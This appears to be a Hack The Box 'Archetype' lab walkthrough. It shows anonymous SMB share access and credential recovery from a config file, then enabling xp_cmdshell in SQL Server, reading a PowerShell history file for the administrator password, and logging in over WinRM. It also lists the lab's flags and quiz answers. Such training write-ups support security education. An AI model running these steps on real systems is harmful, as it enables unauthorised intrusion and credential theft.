HTB Archetype
1Initial Recon
# Assign the given IP address to a variable
boxip="10.129.x.x"
nmap -sV -sC "$boxip"
2Nmap Output
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-19 19:11 -0400
Nmap scan report for 10.129.95.187
Host is up (0.073s latency).
Not shown: 995 closed tcp ports (reset)
PORT     STATE SERVICE      VERSION
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds Windows Server 2019 Standard 17763 microsoft-ds
1433/tcp open  ms-sql-s     Microsoft SQL Server 2017 14.00.1000.00; RTM
|_ssl-date: 2026-04-19T23:10:40+00:00; -1m11s from scanner time.
| ms-sql-ntlm-info:
|   10.129.95.187:1433:
|     Target_Name: ARCHETYPE
|     NetBIOS_Domain_Name: ARCHETYPE
|     NetBIOS_Computer_Name: ARCHETYPE
|     DNS_Domain_Name: Archetype
|     DNS_Computer_Name: Archetype
|_    Product_Version: 10.0.17763
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2026-04-19T22:31:21
|_Not valid after:  2056-04-19T22:31:21
| ms-sql-info:
|   10.129.95.187:1433:
|     Version:
|       name: Microsoft SQL Server 2017 RTM
|       number: 14.00.1000.00
|       Product: Microsoft SQL Server 2017
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
5985/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-os-discovery:
|   OS: Windows Server 2019 Standard 17763 (Windows Server 2019 Standard 6.3)
|   Computer name: Archetype
|   NetBIOS computer name: ARCHETYPE\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2026-04-19T16:10:31-07:00
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2026-04-19T23:10:33
|_  start_date: N/A
|_clock-skew: mean: 1h22m49s, deviation: 3h07m50s, median: -1m11s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.92 seconds
3Findings
### Open Ports
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1433/tcp open  ms-sql-s
5985/tcp open  http (WinRM)
### Port 445 - SMB
Shared drives
- User workstation -> SMB request -> file server -> file returned
- Example:
\\fileserver01\Engineering\network_diagram.vsdx - Low-privilege or anonymous access can expose sensitive files, including deployment scripts and config files with credentials.
$cred = New-Object System.Management.Automation.PSCredential("admin","Password123")
PSCredential Class System.Management.Automation Namespace
Software deployment
- Many organizations store installers on SMB shares and deploy them through scripts or management tooling.
\\deploy01\Software\
    Chrome\
        chrome_installer.msi
    Office\
        office365.msi
    Security\
        antivirus_agent.exe
msiexec /i "\\deploy01\Software\VPN\vpnclient.msi" /quiet /qn /norestart
Backup storage
- Backups are often generated locally and then written to a remote SMB share.
- Misplaced backup configs may expose database credentials.
Server=SQL01
Database=ProductionDB
User ID=sql_svc
Password=Winter2025!
Group Policy distribution
- Active Directory distributes policy-related files over SMB through
SYSVOL.
\\corp.local\SYSVOL\
    corp.local\
        Policies\
            {GUID}\
                Machine\
                User\
        Scripts\
            login.bat
            startup.ps1
### Port 1433 - MSSQL
- Default service port for Microsoft SQL Server.
- Valuable not only for database access, but also because SQL Server can become a pivot into the host OS.
- Supports SQL authentication and Windows-integrated authentication.
-- Run a Windows command through the SQL Server service context
xp_cmdshell 'whoami'
### Port 5985 - WinRM
- Default HTTP port for Windows Remote Management.
- Provides remote command execution without a GUI session.
- Becomes useful once valid credentials are obtained.
- HTTPS equivalent:
5986
### Additional Findings
MSSQL out of date
Microsoft SQL Server 2017 RTM
Post-SP patches applied: false
SMB signing not required
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required

| smb2-time:
|   date: 2026-04-19T23:10:33
|_  start_date: N/A
|_clock-skew: mean: 1h22m49s, deviation: 3h07m50s, median: -1m11s

| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
- Missing mandatory signing increases relay and tampering risk.
- Time skew can affect authentication, log correlation, and incident reconstruction.
- Guest/user-level access and challenge-response behavior make enumeration more valuable.
Note on smb2-security-mode vs. smb-security-mode
smb2-security-modedescribes SMBv2/v3 negotiation behavior and what the server allows.smb-security-modereflects session-level authentication details observed during interaction.
Q1 - Which TCP port is hosting a database server? Answer: 1433
4Attack Path
SMB -> credential discovery
MSSQL -> command execution
WinRM -> administrative login
5Objective 1 - Enumerate SMB Shares
- [x] Enumerate available SMB shares without credentials
smbclient -L //<TARGET_IP> -N
-Lrequests a share listing from the remote SMB server.-Nattempts login without prompting for a password.
Sharename       Type      Comment
---------       ----      -------
ADMIN$          Disk      Remote Admin
backups         Disk
C$              Disk      Default share
IPC$            IPC       Remote IPC

Q2 - What is the name of the non-administrative share available over SMB? Answer: backups
6Objective 2 - Access the Share and Recover Credentials
- [x] Access the SMB share and inspect its contents
# Connect to the target share
smbclient //<TARGET_IP>/backups -N

# List contents
smb: \> ls

# Download the file
smb: \> get prod.dtsConfig

# Exit
smb: \> exit

# View contents
cat prod.dtsConfig

<DTSConfiguration>
    <DTSConfigurationHeading>
        <DTSConfigurationFileInfo GeneratedBy="..." GeneratedFromPackageName="..." GeneratedFromPackageID="..." GeneratedDate="20.1.2019 10:01:34"/>
    </DTSConfigurationHeading>
    <Configuration ConfiguredType="Property" Path="\Package.Connections[Destination].Properties[ConnectionString]" ValueType="String">
        <ConfiguredValue>Data Source=.;Password=M3g4c0rp123;User ID=ARCHETYPE\sql_svc;Initial Catalog=Catalog;Provider=SQLNCLI10.1;Persist Security Info=True;Auto Translate=False;</ConfiguredValue>
    </Configuration>
</DTSConfiguration>
Q3 - What is the password identified in the file on the SMB share? Answer: M3g4c0rp123
Password=M3g4c0rp123;User ID=ARCHETYPE\sql_svc
Q4 - What Impacket script can be used to establish an authenticated connection to Microsoft SQL Server? Answer: mssqlclient.py
- Impacket is a Python-based collection of tools and libraries for speaking native Microsoft protocols such as SMB, NTLM, Kerberos, MSRPC, and MSSQL.
7Objective 3 - Gain MSSQL Access
- [x] Authenticate to SQL Server with the recovered service account credentials
# Authenticate using the credentials recovered from the config file
impacket-mssqlclient ARCHETYPE/sql_svc@<TARGET_IP> -windows-auth

-- Check version
SELECT @@version;

-- Attempt OS command execution
EXEC xp_cmdshell 'whoami';
Q5 - What extended stored procedure of Microsoft SQL Server can be used to spawn a Windows command shell? Answer: xp_cmdshell
8Objective 4 - Enable xp_cmdshell and Execute OS Commands

- [x] Enable
xp_cmdshelland verify OS command execution

-- Enable advanced configuration options
EXEC sp_configure 'show advanced options', 1;
RECONFIGURE;

-- Enable xp_cmdshell
EXEC sp_configure 'xp_cmdshell', 1;
RECONFIGURE;

-- Verify execution context
EXEC xp_cmdshell 'whoami';
-- Review privileges for the SQL Server service context
EXEC xp_cmdshell 'whoami /priv';
SeAssignPrimaryTokenPrivilege   Replace a process level token         Disabled
SeIncreaseQuotaPrivilege        Adjust memory quotas for a process    Disabled
SeChangeNotifyPrivilege         Bypass traverse checking              Enabled
SeImpersonatePrivilege          Impersonate a client after auth       Enabled
SeCreateGlobalPrivilege         Create global objects                 Enabled
SeIncreaseWorkingSetPrivilege   Increase a process working set        Disabled
-- Inspect local filesystem access
EXEC xp_cmdshell 'dir C:\Users';
output
----------------------------------------------------
 Volume in drive C has no label.
 Volume Serial Number is 9565-0B4F

 Directory of C:\Users

01/19/2020  04:10 PM    <DIR>          .
01/19/2020  04:10 PM    <DIR>          ..
01/19/2020  11:39 PM    <DIR>          Administrator
01/19/2020  11:39 PM    <DIR>          Public
01/20/2020  06:01 AM    <DIR>          sql_svc
               0 File(s)              0 bytes
               5 Dir(s)  10,714,005,504 bytes free
### Escalation Indicators
- SeImpersonatePrivilege is enabled and is commonly exploitable with tools such as JuicyPotato, RoguePotato, PrintSpoofer, or GodPotato.
- Before using an exploit path, inspect local artifacts for simpler credential exposure.
EXEC xp_cmdshell 'dir C:\Users\sql_svc\Desktop';
EXEC xp_cmdshell 'dir C:\Users\Administrator\Desktop';
EXEC xp_cmdshell 'type C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt';
SQL (ARCHETYPE\sql_svc  dbo@master)> EXEC xp_cmdshell 'dir C:\Users\sql_svc\Desktop';
output
--------------------------------------------------
 Volume in drive C has no label.
 Volume Serial Number is 9565-0B4F
NULL
 Directory of C:\Users\sql_svc\Desktop
NULL
01/20/2020  06:42 AM    <DIR>          .
01/20/2020  06:42 AM    <DIR>          ..
02/25/2020  07:37 AM                32 user.txt
               1 File(s)             32 bytes
               2 Dir(s)  10,722,607,104 bytes free
NULL

SQL (ARCHETYPE\sql_svc  dbo@master)> EXEC xp_cmdshell 'dir C:\Users\Administrator\Desktop';
output
------------------------------------
 Volume in drive C has no label.
 Volume Serial Number is 9565-0B4F
NULL
 Directory of C:\Users\Administrator
NULL
File Not Found
NULL

SQL (ARCHETYPE\sql_svc  dbo@master)> EXEC xp_cmdshell 'type C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt';
output
-----------------------------------------------------------------------
net.exe use T: \\Archetype\backups /user:administrator MEGACORP_4dm1n!!
exit
NULL
Key takeaways
sql_svcPowerShell history exposes administrator credentials.user.txtis accessible from thesql_svcdesktop.- The
Administratorprofile is visible, but the desktop contents are not directly readable from the current context.
### Updated Attack Path
SMB -> credential file -> MSSQL access -> xp_cmdshell -> PowerShell history -> Administrator credential -> WinRM
Q6 - What script can be used to search for possible Windows privilege escalation paths? Answer: winPEAS
Q7 - What file contains the administrator's password? Answer: ConsoleHost_history.txt
9Flags and Final Access
First, retrieve the user flag:
EXEC xp_cmdshell 'type C:\Users\sql_svc\Desktop\user.txt';
Flag 1: 3e7b102e78218e935bf3f4951fec21a3

From the Nmap output, WinRM on port 5985 is already confirmed open, so the recovered administrator credentials can be used for remote access.
evil-winrm -i 10.129.95.187 -u Administrator -p 'MEGACORP_4dm1n!!'

# Once authenticated
whoami
dir C:\Users\Administrator\Desktop
type C:\Users\Administrator\Desktop\root.txt
Flag 2: b91ccec3305e98240082d4474b848528
10Summary
Archetype is a straightforward Windows attack path built around exposed SMB data and poor credential hygiene. Anonymous SMB access reveals a backup configuration file with SQL service credentials, MSSQL access enables xp_cmdshell, and PowerShell history leaks the local administrator password, which is then used over WinRM to retrieve the final flag.
11Additional Learning Resources
### Tools Used
nmap: Service and version detection during initial recon.smbclient: Anonymous SMB share enumeration and file retrieval.impacket-mssqlclient: Authenticated access to Microsoft SQL Server using the recovered service credentials.xp_cmdshell: SQL Server stored procedure used to execute operating system commands through the SQL Server service context.evil-winrm: Remote shell access over WinRM once administrator credentials were recovered.winPEAS: Windows privilege escalation enumeration tool useful for surfacing token privileges, writable paths, stored credentials, and misconfigurations.
### Useful Command Switches
nmap -sV -sC
- -sV probes services to identify versions. - -sC runs the default NSE script set, which was especially useful here for SMB and MSSQL details.
smbclient -L //<TARGET_IP> -N
- -L lists available shares on the target. - -N attempts a null session without prompting for a password.
impacket-mssqlclient ARCHETYPE/sql_svc@<TARGET_IP> -windows-auth
- -windows-auth uses Windows-integrated authentication instead of SQL-local authentication.
whoami /priv
- Shows the current token privileges and helps identify escalation opportunities such as SeImpersonatePrivilege.
evil-winrm -i <TARGET_IP> -u Administrator -p '<PASSWORD>'
- -i sets the remote host. - -u supplies the username. - -p supplies the password.
### Suggested References
- Nmap Reference Guide
- smbclient Manual Page
- Impacket GitHub Repository
- Microsoft documentation for
xp_cmdshell - Evil-WinRM GitHub Repository
- winPEAS / PEASS-ng GitHub Repository
Rules and reproduction steps: github.com/purplepyram1d/rmm-multiplicity